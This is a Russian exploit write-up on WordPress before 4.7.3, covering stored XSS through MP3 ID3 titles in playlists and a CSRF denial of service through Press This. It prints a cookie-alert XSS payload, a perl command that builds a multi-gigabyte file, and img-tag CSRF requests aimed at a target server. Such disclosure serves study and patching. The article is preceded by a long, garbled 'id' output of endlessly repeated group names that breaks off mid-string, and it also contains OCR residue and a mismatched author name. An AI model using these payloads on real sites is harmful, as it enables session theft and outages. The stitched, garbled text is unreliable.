uid=1000(admin) gid=1000(admin) groups=1000(admin),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd),117(lxc),118(sambashare),1000(ghe-admin),1001(ghe-ssh-access),1002(ghe-ssl-access),1003(ghe-mysqlmon),1004(ghe-mysqlrepl),1005(ghe-mysqlsnap),1006(ghe-mysqlsnap-ro),1007(ghe-mysqlsnap-rw),1008(ghe-mysqlsnap-admin),1009(ghe-mysqlsnap-backup),1010(ghe-mysqlsnap-restore),1011(ghe-mysqlsnap-status),1012(ghe-mysqlsnap-list),1013(ghe-mysqlsnap-delete),1014(ghe-mysqlsnap-create),1015(ghe-mysqlsnap-extract),1016(ghe-mysqlsnap-mount),1017(ghe-mysqlsnap-umount),1018(ghe-mysqlsnap-ro-mount),1019(ghe-mysqlsnap-rw-mount),1020(ghe-mysqlsnap-admin-mount),1021(ghe-mysqlsnap-backup-mount),1022(ghe-mysqlsnap-restore-mount),1023(ghe-mysqlsnap-status-mount),1024(ghe-mysqlsnap-list-mount),1025(ghe-mysqlsnap-delete-mount),1026(ghe-mysqlsnap-create-mount),1027(ghe-mysqlsnap-extract-mount),1028(ghe-mysqlsnap-mount-mount),1029(ghe-mysqlsnap-umount-mount),1030(ghe-mysqlsnap-ro-mount-mount),1031(ghe-mysqlsnap-rw-mount-mount),1032(ghe-mysqlsnap-admin-mount-mount),1033(ghe-mysqlsnap-backup-mount-mount),1034(ghe-mysqlsnap-restore-mount-mount),1035(ghe-mysqlsnap-status-mount-mount),1036(ghe-mysqlsnap-list-mount-mount),1037(ghe-mysqlsnap-delete-mount-mount),1038(ghe-mysqlsnap-create-mount-mount),1039(ghe-mysqlsnap-extract-mount-mount),1040(ghe-mysqlsnap-mount-mount-mount),1041(ghe-mysqlsnap-umount-mount-mount),1042(ghe-mysqlsnap-ro-mount-mount-mount),1043(ghe-mysqlsnap-rw-mount-mount-mount),1044(ghe-mysqlsnap-admin-mount-mount-mount),1045(ghe-mysqlsnap-backup-mount-mount-mount),1046(ghe-mysqlsnap-restore-mount-mount-mount),1047(ghe-mysqlsnap-status-mount-mount-mount),1048(ghe-mysqlsnap-list-mount-mount-mount),1049(ghe-mysqlsnap-delete-mount-mount-mount),1050(ghe-mysqlsnap-create-mount-mount-mount),1051(ghe-mysqlsnap-extract-mount-mount-mount),1052(ghe-mysqlsnap-mount-mount-mount-mount),1053(ghe-mysqlsnap-umount-mount-mount-mount),1054(ghe-mysqlsnap-ro-mount-mount-mount-mount),1055(ghe-mysqlsnap-rw-mount-mount-mount-mount),1056(ghe-mysqlsnap-admin-mount-mount-mount-mount),1057(ghe-mysqlsnap-backup-mount-mount-mount-mount),1058(ghe-mysqlsnap-restore-mount-mount-mount-mount),1059(ghe-mysqlsnap-status-mount-mount-mount-mount),1060(ghe-mysqlsnap-list-mount-mount-mount-mount),1061(ghe-mysqlsnap-delete-mount-mount-mount-mount),1062(ghe-mysqlsnap-create-mount-mount-mount-mount),1063(ghe-mysqlsnap-extract-mount-mount-mount-mount),1064(ghe-mysqlsnap-mount-mount-mount-mount-mount),1065(ghe-mysqlsnap-umount-mount-mount-mount-mount),1066(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount),1067(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount),1068(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount),1069(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount),1070(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount),1071(ghe-mysqlsnap-status-mount-mount-mount-mount-mount),1072(ghe-mysqlsnap-list-mount-mount-mount-mount-mount),1073(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount),1074(ghe-mysqlsnap-create-mount-mount-mount-mount-mount),1075(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount),1076(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount),1077(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount),1078(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount),1079(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount),1080(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount),1081(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount),1082(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount),1083(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount),1084(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount),1085(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount),1086(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount),1087(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount),1088(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount-mount),1089(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount),1090(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount),1091(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount-mount),1092(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount-mount),1093(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount-mount),1094(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount-mount),1095(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount-mount),1096(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount-mount),1097(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount-mount),1098(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount-mount),1099(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount-mount),1100(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount-mount-mount),1101(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount),1102(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount-mount),1103(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount-mount-mount),1104(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount-mount-mount),1105(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount-mount-mount),1106(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount-mount-mount),1107(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount-mount-mount),1108(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount-mount-mount),1109(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount-mount-mount),1110(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount-mount-mount),1111(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount-mount-mount),1112(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount-mount-mount-mount),1113(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount-mount),1114(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount-mount-mount),1115(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount-mount-mount-mount),1116(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount-mount-mount-mount),1117(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount-mount-mount-mount),1118(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount-mount-mount-mount),1119(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount-mount-mount-mount),1120(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount-mount-mount-mount),1121(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount-mount-mount-mount),1122(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount-mount-mount-mount),1123(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount-mount-mount-mount),1124(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1125(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1126(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1127(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1128(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1129(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1130(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1131(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1132(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1133(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1134(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1135(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1136(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1137(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1138(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1139(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1140(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1141(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1142(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1143(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1144(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1145(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1146(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1147(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1148(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1149(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1150(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1151(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1152(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1153(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1154(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1155(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1156(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1157(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1158(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1159(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1160(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1161(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1162(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1163(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1164(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1165(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1166(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1167(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1168(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1169(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1170(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1171(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1172(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1173(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1174(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1175(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1176(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1177(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1178(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1179(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1180(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1181(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1182(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1183(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1184(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1185(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1186(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1187(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1188(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1189(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1190(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1191(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1192(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1193(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1194(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1195(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1196(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1197(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1198(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1199(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1200(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1201(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1202(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1203(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1204(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1205(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1206(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1207(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1208(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1209(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1210(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1211(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1212(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1213(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1214(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1215(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1216(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1217(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1218(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1219(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1220(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1221(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1222(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1223(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1224(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1225(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1226(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1227(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1228(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1229(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1230(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1231(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1232(ghe-mysqlsnap-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1233(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1234(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1235(ghe-mysqlsnap-rw-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1236(ghe-mysqlsnap-admin-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1237(ghe-mysqlsnap-backup-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1238(ghe-mysqlsnap-restore-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1239(ghe-mysqlsnap-status-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1240(ghe-mysqlsnap-list-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1241(ghe-mysqlsnap-delete-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1242(ghe-mysqlsnap-create-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1243(ghe-mysqlsnap-extract-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1244(ghe-mysqlsnap-mount),1245(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1246(ghe-mysqlsnap-ro-mount),1247(ghe-mysqlsnap-rw-mount),1248(ghe-mysqlsnap-admin-mount),1249(ghe-mysqlsnap-backup-mount),1250(ghe-mysqlsnap-restore-mount),1251(ghe-mysqlsnap-status-mount),1252(ghe-mysqlsnap-list-mount),1253(ghe-mysqlsnap-delete-mount),1254(ghe-mysqlsnap-create-mount),1255(ghe-mysqlsnap-extract-mount),1256(ghe-mysqlsnap-mount),1257(ghe-mysqlsnap-umount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount-mount),1258(ghe-mysqlsnap-ro-mount-mount-mount-mount-mount-mount-mount-m

ОБЗОР ЭКСПЛОИТОВ

← НАЧАЛО СТАТЬИ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

МНОЖЕСТВЕННЫЕ XSS И ОТКАЗ В ОБСЛУЖИВАНИИ ЧЕРЕЗ CSRF В WORDPRESS

Дата релиза:	20 января 2017 года
CVE:	CVE-2017-6814
Автор:	Ирфан Кастер (Yorick Koster)

BRIEF

В WordPress версий до 4.7.3 возможен межсайтовый скриптинг из-за отсутствия проверки пользовательских данных, а именно ID3-тегов в загружаемых аудиофайлах. Также отсутствует ограничение на количество загружаемых URL и размер файлов, что открывает возможность для атак типа «отказ в обслуживании».

https://www.youtube.com/watch?v=9ib3WGhP_5k

EXPLOIT

Для начала займемся XSS. Корень уязвимости кроется в том, что WordPress парсит ID3-теги загружаемых аудиофайлов. Из них он берет информацию о названии композиции, ее исполнителе, альбоме и тому подобное данные. Пару лет назад наша команда обнаружила XSS-уязвимость в механизме работы с тегами. Если вы не пропустили или забыли, то рекомендую освежить в памяти и прочитать небольшой материал.

Я развернул WordPress версии 4.7.2 и создал MP3-файл длиной в одну секунду, где в качестве имени исполнителя будет использовать XSS.

XSS

Открываем код WordPress и видим, что функция **wp_playlist_shortcode()** вызывается, когда в тексте есть шорт-тег **[playlist]**

/wp-includes/media.php:

```
1916: function wp_playlist_shortcode( $attr ) {
...
2124: add_shortcode( 'playlist', 'wp_playlist_shortcode' );
```

При вызове этого шорт-тега в параметре **ids** передаются ID прикрепленных аудиофайлов. Затем на странице запускается их или формируется плей-лист. Однако название трека никак не фильтруется — здесь и появляются возможности для проведения XSS.

Первая — при выводе плей-листа создается блок **noscript** со списком файлов для скачивания. Это нужно на тот случай, если в браузере отключен JavaScript. Название попадает в тег **li**

/wp-includes/media.php:


```
2112:   <noscript>
2113:   <ol>:<?php
2114:   foreach ( $attachments as $att_id => $attachment ) {
2115:       printf( '<li>%s</li>', wp_get_attachment_link( $att_id )
);
2116:   }
2117:   ?></ol>
2118:   </noscript>
```

/wp-includes/post-template.php:

```
1495: function wp_get_attachment_link( $id = 0, $size = 'thumbnail',
$permalink = false, $icon = false, $text = false, $attr = '' ) {
...
1514:   if ( '' === trim( $link_text ) ) {
1515:       $link_text = $_post->post_title;
1516:   }
...
1534:   return apply_filters( 'wp_get_attachment_link', "<a href='" .
esc_url( $url ) . "'".$link_text/>a", $id, $size, $permalink, $icon,
$text );
1535: }
```


Поставим в качестве названия трека следующую строку:

```
</noscript><script>alert(document.cookie)</script>
```




Редактируем ID3 и добавляем XSS в название трека

Теперь загружаем трек на сайт и указываем его ID в шорт-теге или выбираем в редакторе плей-листов. Вжух — и алерт уже можно наблюдать прямо тут, в редакторе.



XSS при редактировании записи

Разумеется, на странице записи то же самое.



XSS при просмотре записи

Вторая XSS типа DOM-based, название трека попадет прямиком в код JS-функции **renderTracks()**.

/wp-includes/js/mediaelement/wp-playlist.js:

```
891:        renderTracks : function () {
892:            var self = this, i = 1, tracklist = $( '<div
class="wp-playlist-tracks"></div>' );
893:            this.tracks.each(function (model) {
894:                if ( self.data.images ) {
895:                    model.set( 'image', false );
896:                }
897:                model.set( 'artists', self.data.artists );
898:                model.set( 'index', self.data.tracknumbers ? i :
false );
899:                tracklist.append( self.itemTemplate( model.toJSON
() ) );
900:                i += 1;
901:            });
902:            this.$el.append( tracklist );
903:
904:            this.$( '.wp-playlist-item' ).eq(0).addClass( this.
playingClass );
905:        },
```

Плей-листы с XSS могут создавать только пользователи, у которых есть флаг **unfiltered_html**. По умолчанию это роли Admin и Editor. Вообще, необязательно загружать файл, который же содержит эксплоит в ID3, можно просто перемиксовать любой существующий.

DoS

Переходим к следующей уязвимости — отказу в обслуживании. В WordPress есть такая штука, как Press This. Это что-то вроде Evernote, только данные со страницы попадают в запись в блоке. С переадамовкой URL собирается всевозможные встраиваемые элементы типа картинок, видео и прочее. Эта функция не защищена токеном CSRF, поэтому, если администратор переходит по ссылке **/wp-admin/press-this.php?u=URL&url-scan-submit=Scan**, скрипт собирает данные с переданного URL и создает черновик записи с ними.

Вот как это работает изнутри.

/wp-admin/press-this.php:

```
23: $wp_press_this = new WP_Press_This();
24: $wp_press_this->html();
```

/wp-admin/includes/class-wp-press-this.php:


```
1216:   public function html() {
...
1221:       // Get data, new (POST) and old (GET).
1222:       $data = $this->merge_or_fetch_data();
```

/wp-admin/includes/class-wp-press-this.php:

```
720:            if ( empty( $_POST ) && ! empty( $data['u'] ) ) {
721:                $data = $this->source_data_fetch_fallback( $data[
'u' ], $data );
```

/wp-admin/includes/class-wp-press-this.php:

```
571:    public function source_data_fetch_fallback( $url, $data =
array() ) {
...
576:        // Download source page to tmp file.
577:        $source_content = $this->fetch_source_html( $url );
...
605:        // Fetch and gather <img> data.
...
610:        if ( preg_match_all( '/<img [^>]+>/', $source_content,
$matches ) ) {
611:            $items = $this->_limit_array( $matches[0] );
```



Безопасность, разработка, DevOps

Source: «Хакер» - Безопасность, разработка, DevOps

Создаем запрос через функцию Press This

Так как размеры загружаемых файлов не ограничиваются, мы можем вызвать отказ в обслуживании, создав огромные файлы. Например, так: **perl -e 'print "o"x2800000000' > dosme.txt**

Затем нужно заманить авторизованного администратора на вредоносную страницу, где под видом картинок будем отправлять запросы на уязвимый сервер.

```
<img src="http://<wp server>/wp-admin/press-this.php?u=http://<
external server/dosme.txt&url-scan-submit-Scan&a=b">
<img src="http://<wp server>/wp-admin/press-this.php?u=http://<
external server/dosme.txt&url-scan-submit-Scan&a=c">
<img src="http://<wp server>/wp-admin/press-this.php?u=http://<
external server/dosme.txt&url-scan-submit-Scan&a=d">
<img src="http://<wp server>/wp-admin/press-this.php?u=http://<
external server/dosme.txt&url-scan-submit-Scan&a=e">
<img src="http://<wp server>/wp-admin/press-this.php?u=http://<
external server/dosme.txt&url-scan-submit-Scan&a=f">
<img src="http://<wp server>/wp-admin/press-this.php?u=http://<
external server/dosme.txt&url-scan-submit-Scan&a=g">
```

Здесь **<wp server>** — уязвимый сервер, **<external server>** — сервер, где находится большой файл.

После посещения такой страницы сайт с WordPress станет недоступен.

TARGETS

WordPress < 4.7.3.

SOLUTION

Выпущена новая версия WordPress 4.7.3, где описанные уязвимости устранены. Обновляемся!

ОБЗОР ЭКСПЛОИТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

← НАЧАЛО СТАТЬИ

